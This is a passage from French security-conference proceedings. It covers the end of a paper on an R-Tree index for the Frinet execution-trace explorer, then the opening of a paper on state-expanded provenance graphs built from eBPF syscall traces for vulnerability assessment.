Contrairement aux observations, la transformation des accès mémoire en feuilles s'avère beaucoup plus simple. Puisqu'un accès représente uniquement un événement temporel, il n'est pas nécessaire d'y associer la valeur des octets accédés. Par conséquent, le chevauchement des feuilles ne pose ici aucun problème d'ambiguïté lors des recherches. Chaque accès mémoire est ainsi directement traduit par un simple rectangle défini par :

— La plage d'adresses accédées allant de `0x0` à `u64::MAX` (axe des abscisses).
— L'instant de l'accès allant de T_0 à T_{max} (axe des ordonnées).

6.4 Traduction des requêtes

Les R-Tree sont optimisés pour trouver les feuilles qui intersectent un point P ou un rectangle R. Par conséquent, il faut traduire les requêtes du frontend en requête d'intersection. La figure 12 illustre la traduction de trois exemples de requêtes.

— Dans l'exemple (a), on veut obtenir les rectangles qui contribuent aux valeurs des octets d'une plage d'adresses à l'instant T_x. La liste des valeurs est reconstituée en concaténant les données brutes des rectangles obtenus.
— Dans l'exemple (b), on recherche l'ensemble des instants où une plage d'adresses a été modifiée et optionnellement ses différentes valeurs au cours du temps.
— Dans l'exemple (c), on recherche parmi la liste des instants où l'adresse `0x2` a été modifiée, les deux instants qui encadrent T_2.




Fig. 12. Illustration de 3 recherches différentes (mémoire)

7 Application des R-Tree aux registres

En ce qui concerne les registres, le backend doit répondre à deux types de requêtes : récupérer la valeur d'un registre à un instant T et trouver l'instant précédent ou suivant par rapport à T où un registre vaut X. Ce second type de requête est primordial pour le registre PC, car il permet au frontend d'implémenter "exécution précédente/suivante".

L'approche la plus simple consisterait à indexer les écritures de tous les registres au sein d'un seul et même R-Tree. L'avantage principal de cette méthode est de rendre possible la récupération des valeurs de tous les registres à un instant T avec une unique recherche. En contrepartie, le second type de recherche serait fortement impacté : cette approche empêche la spécialisation du calcul de la courbe de Hilbert en fonction de la topologie des valeurs propres à chaque registre. En effet, les registres dits “généraux” servent à stocker une grande variété de valeurs (compteurs, pointeurs, données...) tandis que le registre PC pointe uniquement sur des régions mémoire contenant du code.

La solution retenue consiste donc à indexer chaque registre dans un R-Tree indépendant, afin de pouvoir améliorer la résolution de la courbe de Hilbert en fonction de la plage des valeurs qu'il atteint au cours de la trace. Chaque écriture de registre est ainsi traduite par un rectangle défini par :

- La valeur écrite dans le registre, allant de `0x0` à `u64::MAX` (axe des abscisses).
- La plage d'instants durant laquelle le registre reste inchangé, allant de T_0 à T_{max} (axe des ordonnées).

De la même manière que pour la mémoire, les requêtes portant sur les registres sont également traduites en requêtes d'intersection. La figure 13 illustre la traduction de trois exemples de requêtes.

— Dans l'exemple (a), on recherche le rectangle contenant la valeur du registre RIP à l'instant T_x.
— Dans l'exemple (b), on identifie les instants où RIP entre ou sort d'une plage d'adresses de code.
— Dans l'exemple (c), on recherche les mises à jour précédente et suivante du registre RSP, correspondant à la plage temporelle du rectangle à l'instant T_x.




Fig. 13. Illustration de 3 recherches différentes (registres)

8 Défis d'implémentation et passage à l'échelle

L'objectif de ce nouveau backend est de garantir une faible latence pour chaque requête. Cet objectif est atteint grâce à l'index décrit précédemment. Cependant, l'étape de linéarisation présentée dans la section précédente n'est pas utilisable telle quelle, car elle nécessiterait d'être capable de stocker toutes les feuilles simultanément en RAM. Pour une trace d'exécution de plus d'1 milliard d'instructions, cela nécessiterait une quantité de mémoire vive qui dépasse largement les capacités classiques d'un ordinateur portable.

Une adaptation de l'algorithme de construction classique bulk-loading s'impose pour indexer des traces d'exécution massives. Non seulement le nouvel algorithme doit consommer peu de RAM mais surtout, sa complexité temporelle doit être la plus linéaire possible par rapport à la taille de la trace. Vérifier cette contrainte permet de garantir la non-explosion du temps de calcul nécessaire pour construire l'index.

L'algorithme retenu remplace la construction en une seule lecture de la trace, par une construction en quatre phases dont trois lectures complètes de la trace.

La première phase parcourt la trace en collectant les informations nécessaires pour les phases suivantes : le nombre et la taille de chaque zone mémoire, le nombre et la quantité de feuilles de chaque R-Tree, la taille du fichier d'index à pré-allouer... Le fichier d'index est pré-alloué dès la fin de la première phase pour simplifier les prochaines phases qui y accéderont via un mapping mémoire du fichier.

La linéarisation est répartie entre la deuxième et la troisième phase. La deuxième phase parcourt la trace et partitionne chaque R-Tree en une grille de 16 par 16, chaque feuille est assignée à la case qui correspond à la distance de son centre sur la courbe de Hilbert en basse résolution (d'ordre 4). Lors de cette phase, seulement le nombre de feuilles assignées à chaque case est collecté.

La troisième phase parcourt la trace et dès que toutes les feuilles d'une case sont disponibles : elles sont ordonnées par la distance sur la courbe de Hilbert haute résolution et stockées dans la région correspondante du fichier d'index mappé en mémoire. Cette méthode divise la quantité de mémoire vive nécessaire par 16, car lors du parcours de la trace au plus les feuilles de 16 cases sur 256 sont stockées en RAM.

La dernière phase ne parcourt pas la trace, elle calcule les nœuds intermédiaires de chaque R-Tree et termine l'écriture des headers et metadata dans l'index.

Après avoir construit l'index sur disque, Frinet doit le charger avant de l'utiliser. Le chargement en mémoire est dit "zero-copy" : il se résume à mapper le fichier en mémoire via *mmap* et à instancier les structures (pointeur et taille) référençant directement cette mémoire. L'opération est donc instantanée, exception faite des *page faults* gérés par le noyau lors de l'utilisation de l'index. Cette méthode est applicable car l'index et les R-Tree sont essentiellement composés de listes contiguës d'éléments simples et uniformes, sans pointeur ou indirection.

9 Benchmark

Les choix de structures de données et d'optimisations présentés au cours de cet article reposent sur un certain nombre d'hypothèses concernant les données à indexer. Ainsi, il est nécessaire de vérifier sur des données réelles si l'objectif est atteint à l'aide d'un benchmark. La trace d'exécution

utilisée pour ce benchmark a été obtenue avec le traceur Frida sur le programme *wget*, selon le protocole suivant :

```
1 # Ouvre un serveur HTTP qui sert un dossier contenant une large
  ↪  base de code
2 python -m http.server -b 127.0.0.1
3
4 # Lancement du traceur
5 python trace.py -t '*' spawn /bin/wget wget <MAIN_FN_ADDR> -a
  ↪  '/bin/wget,--recursive,--delete-after,http://localhost:8000'
6
7 # ... le traceur est arrêté lorsque la trace d'exécution contient 1
  ↪  milliard d'instructions
```

Le benchmark a été réalisé à l'aide de la bibliothèque Rust "Criterion". Pour chaque type de requête et à chaque itération, des paramètres aléatoires sont générés, puis le temps d'exécution de la requête est mesuré. La figure 14 présente les résultats obtenus.

- La récupération des octets d'une plage d'adresses s'avère très rapide, avec une latence d'environ 1 µs. La taille de cette plage n'affecte que très légèrement le temps d'exécution.
- L'obtention de la valeur de chaque registre à un instant aléatoire requiert entre 300 ns et 100 µs. Certains registres étant beaucoup plus fréquemment mis à jour que d'autres (RIP, RAX, RSP, etc.), le temps de traitement de la requête est directement impacté par la quantité de rectangles présents dans leurs R-Tree respectifs. En moyenne, la récupération des valeurs des 17 registres à un instant aléatoire nécessite environ 2 ms.
- La variance la plus importante s'observe sur la requête cherchant les instants précédent et suivant où le registre PC vaut X, à partir d'un instant T. En effet, cette requête se distingue des autres : il s'agit d'une recherche d'intersection optimisant un paramètre spécifique, à savoir la distance par rapport à T. Pour la traiter efficacement, il a été nécessaire d'implémenter un algorithme de recherche distinct qui, lors du parcours, priorise les nœuds minimisant cette distance.

10 Conclusion

La conception de ce nouveau backend est l'aboutissement d'un an et demi de recherche et d'expérimentation, et les résultats sont très encourageants. La latence de la majorité des requêtes dépasse largement l'objectif initial, et la complexité de l'algorithme de construction de l'index est quasi linéaire par rapport à la taille de la trace d'exécution. De plus,




Fig. 14. Distribution de la latence par type de requête (échelle logarithmique)

la nouvelle architecture du projet permet d'exploiter l'index directement via une bibliothèque Rust afin de mener des analyses plus approfondies. Enfin, ce backend est si différent du précédent que nous avons décidé de redévelopper le frontend en partant de zéro. L'ensemble de ces composants est rendu open-source lors du SSTIC 2026.

Références

1. Markus Gaasedelen. Tenet - a trace explorer for reverse engineers, 2021. `https://github.com/gaasedelen/tenet`
2. I. Kamel and Christos Faloutsos. Hilbert r-tree : An improved r-tree using fractals. *Proc. Twentieth Int. Conf. Very Large Databases*, 10 1999.
3. Kyle Langendoen, Brad Glasbergen, and Khuzaima Daudjee. Nir-tree : A non-intersecting r-tree. In *Proceedings of the 33rd International Conference on Scientific and Statistical Database Management*, SSDBM '21, pages 157–168, New York, NY,

USA, 2021. Association for Computing Machinery.
`https://doi.org/10.1145/3468791.3468818`

4. Martin Perrier Louis Jacotot. Frinet - reverse-engineering made easier, 2023. `https://www.synacktiv.com/publications/frinet-reverse-engineering-made-easier`
5. B. Moon, H.V. Jagadish, C. Faloutsos, and J.H. Saltz. Analysis of the clustering properties of the hilbert space-filling curve. *IEEE Transactions on Knowledge and Data Engineering*, 13(1) :124–141, 2001.

Les graphes de provenance à états étendus pour la recherche de scénarios d'attaque dans les systèmes complexes

Loïc Robert[1], Vincent Nicomette[2] et Eric Lacombe[1]
loic.robert@airbus.com
vincent.nicomette@laas.fr
eric.lacombe@airbus.com

[1] Airbus Operations
[2] LAAS-CNRS, Univ. Toulouse, INSA, France

Résumé. La complexité croissante des systèmes modernes rend la recherche de vulnérabilités difficile, car l'identification des chemins d'attaque est elle-même difficile. Les graphes de provenance sont une abstraction qui facilitent cette identification, en reliant les processus, les ressources et les flux d'information. Dans ce travail, nous introduisons les graphes de provenance à états étendus (State-Expanded Provenance Graphs ou SEPG) afin d'aider un évaluateur en cybersécurité à identifier des vulnérabilités dans un système partiellement connu. Nous nous appuyons sur des traces légères d'appels système, tout en conservant une construction indépendante de la méthode de collecte de traces. Nous proposons des solutions au problème de sur-connexion (over-linking) dans lequel les modèles de processus persistants peuvent corréler à tort de nombreuses entrées avec des sorties, masquant ainsi de véritables chemins d'attaque. Deux techniques complémentaires sont présentées pour résoudre en partie ce problème d'over-linking, capables de passer à l'échelle dans des systèmes complexes et hétérogènes. L'approche est illustrée à l'aide d'un exemple, et nous décrivons un outil interactif qui aide les évaluateurs à explorer les traces du système et à interagir avec le graphe de provenance résultant. Des interactions itératives avec l'outil produisent des graphes plus petits et des chaînes causales plus claires, améliorant ainsi l'efficacité de l'analyse.

1 Introduction

L'audit des flux d'information dans des systèmes complexes, composés de multiples processus communicants, est une tâche fastidieuse. La complexité des processus eux-mêmes, combinée à celle inhérente aux nombreuses interconnexions, rend le suivi de l'information très difficile. Les travaux de recherche présentés dans cet article sont centrés sur l'étude des vulnérabilités et sur l'utilisation possible des graphes de provenance dans ce contexte. La majorité des travaux existants utilisent les graphes

de provenance pour étudier l'origine des attaques et leur propagation après qu'une intrusion a eu lieu. Bien que ces deux problématiques soient proches, leurs hypothèses diffèrent. La seconde suppose qu'une attaque a eu lieu dans la trace d'exécution étudiée, tandis que la première analyse toute trace d'exécution. Bien que notre objectif final soit d'aider à la construction de scénarios d'attaque dans le système, nous ne nous appuyons pas sur la présence d'attaque dans les traces pour y parvenir.

Dans ce domaine, nous proposons d'exploiter les traces des tests fonctionnels effectués au cours du développement de systèmes complexes (notre cible est typiquement un système avionique) afin de construire des scénarios d'attaque potentiels en combinant tous les effets (ou effets secondaires) pertinents résultant des actions effectuées par le testeur. Pour rendre cette approche possible, nous devons d'abord identifier les effets présentés par les traces ainsi que les séquences d'événements qui y conduisent. Cet article se concentre sur ce dernier problème en exploitant la théorie des graphes de provenance afin de trouver ces séquences.

Un graphe de provenance [3, 22] modélise l'exécution d'un système sous la forme d'un graphe orienté (souvent acyclique), dans lequel les nœuds représentent des entités du système (par exemple des processus, des fichiers ou des sockets) et les arêtes encodent les flux d'information (tels que read, write, exec ou connect) entre ces entités. Les graphes de provenance sont une abstraction centrale pour l'investigation et la réponse aux attaques : une fois construits, les analystes peuvent les parcourir à rebours afin d'identifier l'origine de sorties sensibles, ou vers l'avant pour évaluer l'impact potentiel de la compromission d'un processus.

Un obstacle persistant lors de la construction de graphes de provenance est l'over-linking. Les processus persistants ou fortement multiplexés (par exemple les routeurs ou les serveurs) lisent de nombreuses entrées et produisent de nombreuses sorties ; une construction naïve relie alors chaque sortie à toutes les entrées antérieures du même processus, saturant le graphe d'arêtes représentant les flux d'information. La littérature actuelle propose plusieurs méthodes pour résoudre ce phénomène d'over-linking. Certaines se concentrent sur les logs applicatifs [20], d'autres exploitent la capacité du noyau à tirer parti de détails d'exécution (interfaces d'audit du noyau [13, 14] et hook LSM [17, 18]) ; certains travaux vont même jusqu'à utiliser des technologies matérielles spécifiques [21]. Bien que ces approches offrent de très bons résultats, elles sont soit spécifiques à l'implémentation (dépendantes des capacités de journalisation applicative ou de la structure du code), soit spécifiques au système (fonctionnant uniquement sur certains systèmes ou matériels).

Dans cet article, nous introduisons les graphes de provenance à états étendus (State-Expanded Provenance Graphs, **SEPG**) afin d'aider un évaluateur à identifier des vulnérabilités dans un système partiellement connu. La construction des **SEPG** repose sur des traces système collectées à l'aide d'un moniteur eBPF léger, mais notre approche est conçue pour rester indépendante du mécanisme de collecte utilisé. Elle est minimale, agnostique vis-à-vis de la source, et largement applicable sans nécessiter de modifications des applications ni du matériel. Le problème de l'over-linking inter-processus est traité en modélisant le comportement interne des ressources afin de tracer plus précisément les flux de données entre les écrivains et les lecteurs spécifiques. L'over-linking intra-processus est, quant à lui, abordé par l'introduction d'un langage déclaratif de propriétés permettant aux évaluateurs de spécifier des dépendances valides ou invalides entre les entrées/sorties, améliorant ainsi la précision sans modifier le processus de collecte. Afin de prendre en charge le suivi de l'état des processus et des ressources tout au long de l'exécution, un outil d'exploration interactif, conçu et implémenté dans le cadre de ce travail, est également présenté. Il fournit une visibilité suffisante sur l'exécution pour offrir une vue d'ensemble de l'architecture du système, permet à l'évaluateur de définir aisément des propriétés et d'observer immédiatement l'élagage correspondant du graphe de provenance.

La suite de l'article est organisée comme suit. La section 2 passe en revue les travaux connexes sur la collecte de traces, le partitionnement, la fusion et la détection basée sur des graphes de provenance. Dans la section 3, nous présentons une vue d'ensemble de l'approche proposée. Ensuite, nous décrivons la méthodologie choisie pour collecter les traces dans la section 4 et la construction du graphe de provenance dans la section 5. La section 6 détaille la causalité inter-processus basée sur le fonctionnement interne des ressources et la section 7 présente les propriétés intra-processus et leur intégration dans la construction du graphe. La section 8 décrit un framework que nous avons implémenté, qui permet une telle analyse des flux d'informations. La section 9 présente les expérimentations que nous avons menées à l'aide de ce framework afin d'évaluer la pertinence de notre approche. Enfin, la section 10 traite des limites et du travail qui reste à accomplir et la section 11 conclut cet article.

2 État de l'art

L'investigation à la suite d'une attaque avérée et la recherche de vulnérabilités sont des thématiques étroitement liées. Toutes deux s'appuient

sur des techniques, telles que les graphes de provenance, pour modéliser le système étudié afin de mieux comprendre les flux d'information qui s'y produisent. Bien que notre objectif principal soit la recherche de vulnérabilités, il demeure très pertinent d'examiner les travaux consacrés à l'investigation des attaques et d'étudier la manière dont ils peuvent être transposés au contexte de la recherche de vulnérabilités.

L'analyse de la provenance pour l'investigation d'intrusions s'est structurée autour de quelques axes clairement définis. Inam et al. [9] cartographient l'ensemble du processus, depuis la capture (LSM/appels système, journaux applicatifs, traçage matériel) [2, 5, 15] jusqu'à la réduction, le stockage, la détection et l'investigation, en soulignant à plusieurs reprises les mêmes points problématiques : l'over-linking dans les processus persistants et le décalage entre la co-occurrence temporelle et le flux d'information réel. Des travaux tentent de résoudre ces problèmes en modifiant soit la quantité de données enregistrées, soit la structure imposée à ces données. D'autres travaux se focalisent sur la modification du processus de création des arêtes du graphe de provenance.

Une première approche explore les méthodes de partitionnement, qui traitent l'over-linking en regroupant les événements en "unités d'exécution". L'idée est de diviser le programme étudié en unités logiques plus petites, regroupant les appels système toujours exécutés ensemble. Cela permet une étude de causalité plus fine entre les appels système, en réduisant la portée de la causalité du niveau processus au niveau des unités d'exécution (des portions du code du programme). BEEP [10] partitionne les binaires autour des itérations de la boucle d'événements. MPI [11] généralise cette approche à plusieurs perspectives sémantiques grâce à l'instrumentation du compilateur. ProTracer [12] alterne journalisation sélective et teinte au niveau des unités pour réduire la taille des journaux. Ces méthodes excellent pour rendre les graphes plus compacts en particulier pour les logiciels structurés pilotés par événements, tels que les navigateurs web ou les serveurs web. Leurs limites apparaissent lorsque les unités sont difficiles à déduire (gestionnaires asynchrones, interfaces graphiques/malwares sans boucles nettes), et surtout parce que les dépendances restent au niveau unité : la plupart des lectures au sein d'une unité sont encore considérées comme des causalités potentielles des écritures ultérieures.

Une seconde approche enrichit les analyses de traces de bas niveau par la sémantique applicative. OmegaLog [7] reconnaît et aligne les messages de journaux applicatifs avec les entrées/sorties système pour insérer des événements de haut niveau dans la provenance. ALCHEMIST [20] fusionne les journaux applicatifs et traces bas niveau via un moteur de règles

pour reconstruire les tâches et dépendances. Lorsqu'il existe des journaux applicatifs de bonne qualité, ces méthodes produisent des graphes concis et significatifs et offrent une robustesse face à l'asynchronie. Leur faiblesse réside dans la généralisation : la couverture dépend de la présence, de la stabilité et de l'aptitude au parsing des journaux applicatifs, ainsi que du maintien de parseurs ou de règles spécifiques aux applications.

PalanTír [21] repose sur l'observabilité externe plutôt que sur les artefacts applicatifs. Il exploite le traçage matériel et l'analyse statique de teinte pour reconstruire les flux au niveau des instructions permettant d'expliquer la provenance au niveau des appels système.

Enfin soulignons qu'en construisant un graphe de provenance à partir de journaux où l'on suppose que des traces d'intrusion sont présentes, on suppose implicitement que les relations de provenance sont certaines. Bien que cette hypothèse puisse être justifiée dans le cadre de l'investigation d'intrusions, elle peut constituer une limitation, notamment dans le domaine de l'évaluation de la sécurité, où il n'est pas possible de supposer l'existence d'un scénario d'attaque dans le système étudié. Dans ce contexte, la recherche de vulnérabilités de conception peut se baser sur la modélisation de relations incertaines, comme le propose [8] avec des graphes de provenance probabilistes.

Dans la section suivante, nous présentons notre approche, conçue pour répondre aux défis bien connus des graphes de provenance [6], où l'incertitude est traitée en tirant parti des connaissances de l'évaluateur. En effet, dans notre méthodologie, le rôle de l'évaluateur est de fournir des informations sur le comportement des processus pendant la construction du graphe de provenance, c'est-à-dire de résoudre le problème de l'over-linking.

3 Approche proposée

La plupart des approches existantes sont conçues pour des contextes spécifiques et visent à atténuer l'over-linking grâce à des capacités de collecte de traces renforcées. Une limitation majeure de ces approches dans notre contexte est l'hypothèse implicite selon laquelle une attaque a eu lieu, ce qui signifie que les relations de provenance peuvent toujours être considérées comme certaines simplement en ajustant correctement les techniques de monitoring. Dans notre contexte, cette hypothèse ne tient pas, et pourrait même poser des problèmes de passage à l'échelle lors de la recherche de scénarios d'attaque dans un système complexe et interconnecté. Pour passer à l'échelle, notre approche repose sur un

monitoring minimal du système, ce qui la rend également plus générique en soi. Pour pallier le manque d'informations pouvant aider à réduire l'over-linking, nous proposons de laisser l'évaluateur injecter des connaissances supplémentaires via diverses relations de causalité.

Nous nous plaçons dans l'hypothèse d'un seul calculateur avec plusieurs processus interagissant entre eux et communiquant via des ressources gérées par le noyau (fichiers ordinaires, tubes, sockets). Notre approche repose sur des traces d'appels système collectées à l'aide d'un moniteur eBPF léger, tout en maintenant la construction du graphe de provenance indépendante du mécanisme de collecte. Nous revisitons la construction de la provenance en introduisant les graphes de provenance à états étendus (State-Expanded Provenance Graphs, **SEPG**), accompagnés de techniques complémentaires ciblant l'explosion des dépendances : lorsque les données sont échangées entre processus et lorsqu'elles circulent au sein d'un processus. L'over-linking inter-processus se produit lorsqu'un processus modifie une ressource partagée qu'un autre processus utilise ensuite. Plutôt que de relier ces événements uniquement par proximité temporelle, nous exploitons notre connaissance du fonctionnement interne des ressources pour associer les lecteurs aux écrivains antérieurs dont les octets ont réellement transité par l'objet partagé. L'over-linking intra-processus se produit lorsque des événements produits par un même processus sont liés à tort. Pour y remédier, nous introduisons un langage déclaratif concis permettant aux évaluateurs d'exprimer des dépendances ou des non-dépendances entre les entrées/sorties au sein d'un programme. Ces propriétés permettent de supprimer les arêtes (flux d'information) non pertinentes tout en conservant celles qui le sont, sans modifier le mécanisme de capture ni instrumenter les applications.

Notre méthode consiste à guider l'évaluateur en lui proposant des processus pour lesquels des détails d'implémentation supplémentaires seraient particulièrement intéressants. L'évaluateur peut alors utiliser des techniques de rétro-ingénierie (analyse de teinte, exécution symbolique...) pour exprimer ces détails sous forme de relations causales entre les événements déclenchés par le processus. Ces propriétés doivent indiquer quels événements d'un processus peuvent fournir des informations utilisées par des événements ultérieurs du même processus.

4 Collecte de traces

Pour maintenir un faible surcoût tout en préservant les informations nécessaires à la construction du graphe de provenance, nous plaçons des

sondes eBPF aux points d'entrée et de sortie des appels système, et enregistrons les arguments ainsi que les valeurs de retour pour un petit ensemble d'appels d'E/S. Les hooks d'appels système constituent une stratégie d'observation portable, suffisante pour reconstruire les interactions processus-ressources sans instrumenter les applications, sans dépendre de capacités matérielles spécifiques ni de modules noyau conçus sur mesure.

eBPF [4] a été introduit dans la version 3.18 du noyau Linux. Cette technologie permet d'exécuter du code au sein du noyau sans le modifier. L'appel système ***bpf()*** constitue le point d'entrée pour exécuter les différentes opérations liées à eBPF. Parmi les opérations possibles via l'appel système ***bpf()***, nous utilisons spécifiquement celles permettant de 1) charger et décharger un programme compilé ; 2) attacher et détacher un programme à un point d'accroche et 3) créer/effacer et interagir avec des zones de mémoire partagée.

Un programme (ensemble d'instructions eBPF) peut être attaché à différents types de points d'accroche (hooks) : appels système, fonctions en espace utilisateur, événements matériels, événements réseau, et autres. eBPF offre un très haut niveau d'introspection, géré depuis l'espace utilisateur avec des droits suffisants. L'écriture de programmes eBPF peut être fastidieuse ; des langages de plus haut niveau comme *bpftrace* [19] fournissent des interfaces simplifiées pour développer des sondes et abstraire l'appel système ***bpf()***.

Dans cet article, nous nous focalisons sur les entrées/sorties du système de fichiers. Les appels système que nous considérons sont ***open()***,[3] ***close()***, ***read()***, ***write()*** et ***lseek()***. Nous avons spécifiquement choisi ces appels système car ils étaient les plus simples à intégrer dans notre modèle. Cependant, notre formalisation s'applique à tout appel système, dès lors que les flux d'information créés par ces appels sont spécifiés pour la construction ultérieure du graphe de provenance (voir Section 5).

5 Construction du graphe de provenance

Le problème principal qui guide ce travail est la capacité à comprendre correctement quelles actions de l'évaluateur déclenchent des effets sur le système, ainsi qu'à identifier les causes d'un événement donné survenant dans le système. À cette fin, nous concrétisons le concept d'*événements* à l'aide des appels système et surveillons leur occurrence avec *bpftrace*.

[3] L'implémentation actuelle du noyau Linux offre plusieurs appels système pour ouvrir des fichiers (***openat***, ***openat2***). Nous ne considérons qu'***open*** dans l'article pour ne pas alourdir la lecture

L'objectif de notre approche est d'identifier quel ensemble d'événements partage un flux d'information direct ou indirect avec un événement d'intérêt. Disposer de telles informations est fondamental pour identifier un scénario d'attaque sur le système à partir des actions de l'évaluateur.

Un graphe de provenance relie les processus et les ressources du système afin d'exprimer les flux d'information entre ceux-ci. Ses noeuds représentent soit un processus, soit une ressource, et ses arêtes correspondent aux opérations entre eux (par exemple, un processus peut lire ou écrire dans une ressource). Il peut être construit à partir d'une trace d'événements (dans notre cas, les appels système que nous avons surveillés). On peut alors s'appuyer sur le graphe de provenance ainsi construit pour déduire des flux d'information plus larges (flux d'information se produisant par transitivité après plusieurs événements). Dans cette section, nous expliquons comment construire un graphe de provenance à partir des informations collectées.

5.1 Formalisation d'un événement

Soit $\mathbf{P}$ l'ensemble des processus s'exécutant sur le système et $\mathbf{R}$ l'ensemble des ressources. Dans la suite, nous utilisons le terme *entité* pour désigner un élément de $(\mathbf{P} \cup \mathbf{R})$.

Pour introduire correctement la différence de comportement des ressources telles que les fichiers réguliers et les FIFOs ou sockets, nous distinguons deux types de ressources :

— $\mathbf{R_s}$ l'ensemble des ressources de *stockage* (ressources de type fichier régulier qui ne sont pas modifiées par un événement de *lecture*)
— $\mathbf{R_c}$ l'ensemble des ressources *consommables* (ressources de type flux qui perdent des données lors d'un événement de *lecture*)

Comme une ressource peut être soit une ressource de stockage (non modifiable par lecture), soit une ressource consommable (modifiable par lecture), ces deux ensembles forment une partition de l'ensemble des ressources : $\mathbf{R} = \mathbf{R_s} \sqcup \mathbf{R_c}$

Un *événement* est notre unité d'observation atomique : une action qui relie un processus à une ou plusieurs entités du système et qui peut potentiellement induire un flux d'information. Dans notre travail, les événements considérés sont les appels système. Chaque événement $\mathbf{e}$ est associé à un tuple $(t_\mathbf{e}, p_\mathbf{e}, \mathbf{S_e}, \mathbf{D_e}, in_\mathbf{e}, out_\mathbf{e})$ de valeurs contenant :

— $t_\mathbf{e}$ le type de $\mathbf{e}$
— $p_\mathbf{e} \in \mathbf{P}$ le processus émetteur de $\mathbf{e}$
— $\mathbf{S_e}$ l'ensemble des entités ***sources*** d'information dans $\mathbf{e}$
— $\mathbf{D_e}$ l'ensemble des entités ***destinations*** d'information dans $\mathbf{e}$

— $in_{\mathbf{e}}$ le tuple des valeurs d'entrée spécifiques au type d'événement (ex., la *taille* pour ***read***, le *mode* pour ***open***)
— $out_{\mathbf{e}}$ le tuple des valeurs de sortie spécifiques au type d'événement (ex., le *buffer* pour ***read***, une valeur de retour)

Une entité est dite ***source*** d'information lorsque l'information qu'elle contient influence le comportement d'un événement. Une entité est dite ***destination*** d'information lorsque l'information qu'elle contient est modifiée par un événement.

La Table 1 présente les entités sources et destinations pour les différents types d'événements que nous étudions. Pour illustrer cela, supposons un appel système ***read*** sur une ressource consommable. Les arguments de l'appel système proviennent du processus ; celui-ci est donc une source d'information pour cet appel système. Le contenu lu provient de la ressource, qui est donc elle aussi une source d'information pour l'événement. L'événement modifie l'état de la ressource et renvoie le contenu lu au processus ; ainsi, le processus et la ressource sont tous deux des destinations d'information pour l'événement. Dans le cas où les événements sont des appels système, $p_{\mathbf{e}}$ appartient toujours à $S_{\mathbf{e}}$ et à $D_{\mathbf{e}}$, car il déclenche toujours l'appel système et en reçoit toujours une valeur de retour.

Tableau 1. Composants d'un événement selon son type, pour les appels système étudiés. **r** désigne la ressource utilisée lors de l'appel système.

$t_{\mathbf{e}}$	$\mathbf{S_e}$	$\mathbf{D_e}$	$in_{\mathbf{e}}$	$out_{\mathbf{e}}$
read	$\{p_{\mathbf{e}}, \mathbf{r}\}$	$\{p_{\mathbf{e}}(, \mathbf{r})\ ^4\}$	(fd, count)	(size_read, buf)
write	$\{p_{\mathbf{e}}, \mathbf{r}\}$	$\{p_{\mathbf{e}}, \mathbf{r}\}$	(fd, buf, count)	(size_written)
open	$\{p_{\mathbf{e}}, \mathbf{r}\}$	$\{p_{\mathbf{e}}(, \mathbf{r})\ ^5\}$	(path, flags, mode)	(fd)
close	$\{p_{\mathbf{e}}, \mathbf{r}\}$	$\{p_{\mathbf{e}}\}$	(fd)	(status code)
lseek	$\{p_{\mathbf{e}}, \mathbf{r}\}$	$\{p_{\mathbf{e}}\}$	(fd, offset, whence)	(location)

